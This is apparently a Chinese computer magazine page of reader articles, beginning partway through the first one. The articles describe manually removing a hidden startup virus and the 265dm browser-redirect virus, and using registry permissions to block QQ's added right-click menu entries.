


这个进程以前可从来没有见过，于是我便下载了360安全卫士，查了一下这个进程的详细信息。在360安全卫士里，软件将这个进程解释为“本地打印机等其它服务项”一类的东西，但是这个进程的分类图标却并不是代表安全进程的绿色符号，而是象征未知或风险进程的浅蓝色图标。先结束掉这个进程，然后进入C盘，开始搜索这个文件，但是无论我怎么设定搜索的关键字，却始终没有搜索出来这个文件，看来这个文件可能是给自己设定了隐藏属性。我把所有硬盘都设成了“显示分区中的所有文件”状态，又查找了一遍，可还是没有找到。很恼火的又打开了文件夹选项，没想到刚刚设定的“显示所有文件”状态又莫名其妙的回到了原来的“不显示受保护的文件夹”状态。看来这个病毒虽小，但使用的技术已经是相当成熟了，不能小看呀。无奈，我只好试试能不能在注册表中找到解决的方法，点“开始”—“运行”，在运行栏输入**regedit**回车，就会弹出注册表。选择菜单中的“搜索”选项，键入**winmgct**开始搜索。这回不错，只一会儿的工夫，就搜索到了这个进程的键值所在（一般我们都习惯直接到那两个“经典的”run键值去找病毒的随机启动值，不过目前大多数的病毒修改启动键值，已经不会选择这两个经典的地方来等着我们查杀了，所以建议使用全部搜索的方法来查找随机启动键值）。先备份一下注册表，然后三下五除二将整个键值全

部删除。

现在，心里总算踏实了，我打开了瑞星2007，准备进行全盘杀毒，可刚打开瑞星不到三秒钟，它便消失得无影无踪了。这下可发愁了，怎么办呢？正当我心烦意乱的时候，突然灵光一现——对呀，瑞星的工具列表中有个功能，叫做“瑞星安装包制作程序”（图3），使用这个功能可以将升级到最新病毒库的瑞星打包成安装程序，这样在重新安装瑞星的时候就可以省去重新更新的麻烦了，而这个安装包在运行的时候其进程名称肯定同瑞星防护程序的进程名称不同，这样不就能顺利安装了吗？说干就干，当下到朋友家里制作了一份安装包，拿回来复制到我的电脑上，开始安装杀毒。不出三分钟，瑞星便提示在C盘system32目录下发现了病毒，并成功地将其删除了，重启系统后，原来的打印机图标终于重新出现了（图4），这下终于可以帮美女的忙喽！





总结整个病毒查杀的过程，并没有什么独到之处，主要是给菜鸟们一些思路：手动杀毒时不要一味地遵从传统的公式方法，不能把第三方软件当成唯一的救命稻草，多从其它角度来看问题，相信以后在与病毒的较量中，我们就永远不会失败了。

菜鸟来清除265dm病毒

西门吹泡

上个月我的电脑感染了病毒，最近才查杀掉。感染病毒的具体症状就是一打开IE浏览器就自动连接http://www.265dm.cn/adjs.js（图1），并且蹦出其它的一些网页。开始并没有把它当成什么大事，可是后来，我在电脑里怎么也找不到病毒文件（后来才知道是在windows\system32\com目录下的lsass.exe和smss.exe，而在系统进程中是以当前用户身份来运行的，如图2。另外在每个驱动器下都有隐藏的autorun.inf和pagefile文件，如图3）。

我把“工具”-“文件夹选项”里的“隐藏受保护的系统文件”选项去掉后，病毒会自动修改回来，把这个网站添加到IE的受限制站点中，但过一会儿就没了。




图1




图2




图3

上网搜索了一下，看到有很多求助的，但是却都没有给出详细的解决办法，最后我只好重新安装了系统。可新系统安装好后，一打开IE浏览器还是连接265dm.cn，真是郁闷死我了。前几天在网上搜索到一篇文章“关于清除gb198和265dm网页自动跳转病毒的方法”，才知道这个病毒原来是如此得凶悍，据那篇文章说暂时还没有杀毒软件可以查杀的（是根本查不出来，至少我使用的瑞星是没有一点反应），而且在病毒发作时重新安装系统也没有用！怪不到我重新安装了两遍系统都没有用。据文章作者说把java虚拟机停掉后病毒就不会发作了，然后再结束进程，删除病毒文件。作者说要在internet选项里，把有关java的vm的启用项全部去掉。我按照作者的说法将脚本下的JAVA和其它功能都禁止了，如图4，果然那些症状就消失了。




图4

但是在给同学的电脑杀毒时（到目前为止，我已经在许多台电脑上看见这个病毒了，而且还包括一个机房的几乎所有电脑），这个办法却不灵了，因为结束掉进程后它又会重新运行（lsass.exe和smss.exe相互为守护进程）。

静下来思考了一下，我电脑上的都解决了，为什么他的就不行呢？我试着在DOS下删除lsass.exe和smss.exe，也没有用，开机后又回来了！突然想起我的电脑在杀毒时改过IE设置后就死机了，然后我就重启了一次，莫非原因就在这里？于是我把同学的电脑直接切断电源，重启后系统进程里没有了病毒的lsass.exe和smss.exe。接下来就是把病毒文件都删除掉，包括windows\system32\com目录下的lsass.exe和smss.exe文件，每个驱动器下的autorun.inf和pagefile文件。不要以为这样就结束了，这个病毒太黑了，把每个安装的应用程序都感染了一遍，假如我们运行一下word，就会发现病毒又回来了。而且我这里说的“每个安装的应用程序”是指“添加/删除程序”中出现的所有软件，包括各种娱乐和游戏软件。因此，只能像那篇文章的作者所说的，当病毒不发作时就重新安装系统吧。

现在我的电脑C盘是NTFS文件格式，并且设置了windows\system32\com目录为任何人都不可以写，关闭了自动运行功能（在组策略里设置，就不怕autorun.inf了）。我平常只使用一个guest权限的帐号来上网，这样即使有病毒，也没有系统权限，除了利用系统漏洞的病毒外，这样的设置就能抵挡大部分病毒了。如果各位对于这个病毒有更好的查杀方法的话，别忘了共享一下哟！



Tencent，我的电脑你别乱动！

迭戈

最近忙于考试，免不了在网上查找资料，转了好久才找到了一些，正准备下载回来，但是右键选择下载的时候，却发现有好多选项，其中光QQ的就有好几个，如图1。这些都是什么时候加进来的呢，着实让小菜我郁闷，我最不喜欢又多又没用的东西了。

记得QQ的这些东西我曾经使用360安全卫士删除过，我重新打开了360，还真吓了我一跳，怎么昨天清理的，它今天又回来了，如图2。




图2

虽然是QQ的东西，不过没人对它有好感，恶评率高达80%，看来tencent现在的东西越来越让人烦了。我赶紧使用360把它清除了，完毕后又使用360彻底检查了一遍，确定没有后，又开始安心的上网了。可惜好景不长，第二天准备上网的时候，发现它又阴魂不散的出来了，和图1一摸一样。我赶紧使用360又查了一遍，果然又是它，把它再次清除并按照360的提示到注册表相应的位置看了看，确定没有QQ的这些烦人东西之后才放心。可谁知晚上的时候这冗长的右键菜单再一次浮现了，似乎在象我嘲笑道："小样，服了吧！"

```
新增主键
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\上传到QQ网络硬盘\
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\添加到QQ表情\
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\添加到QQ自定义面板\
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\用QQ彩信发送该图片\
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache\F:\Tencent\qq\QQ.exe
键值: 字符串: "QQ"
--------------
```
图3

为什么360每次都能很好的清除它，但是过后又出现呢？我猜想应该是每次登录QQ的时候，程序都会自动创建注册表键值。为了证实这个想法我做了个试验，退出QQ，使用RegSnap.exe做了一次快照，然后登录QQ又做了一次快照，对比快照发现果然如此。QQ更改和创建了不少注册表的键值，一个一个的仔细分析最终确定QQ右键菜单对应注册表位置和360的判断的一样（图3）。不过360只是治标不治本，只能清除，却不能防止这些键值的创建。




图1




图4

那我们就从根本上入手吧，解决它有两种选择：1.修改QQ程序，不让它随便修改和新建注册表键值；2.从系统本身入手，防止QQ写注册表键值。第一个方法由于我太菜，研究了半天也没有什么结果，于是只好从第二个方法上来寻求突破。这里我们得明白以当前用户（一般都是管理员）运行一个程序，也就相当于允许它任意对电脑进行修改，所以我们需要做一些设置以限制自己的权限，当然也就阻止了程序对系统的修改。找到QQ修改注册表的相应位置：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt，右键选择权限，在弹出的对话框中选择你当前登录的用户名（一般默认是第一项），点击下面的高级，在弹出的对话框中选中我们刚才选中的用户，点击下面的编辑。在弹出的对话框中将拒绝一列的"设置数值"，"创建子项"　打上勾，确认修改（图4）。再次登录QQ，上网后没有发现QQ的那些右键选项，使用360扫描了一下也没有发现（图5）。哈哈，终于解决了。




图5

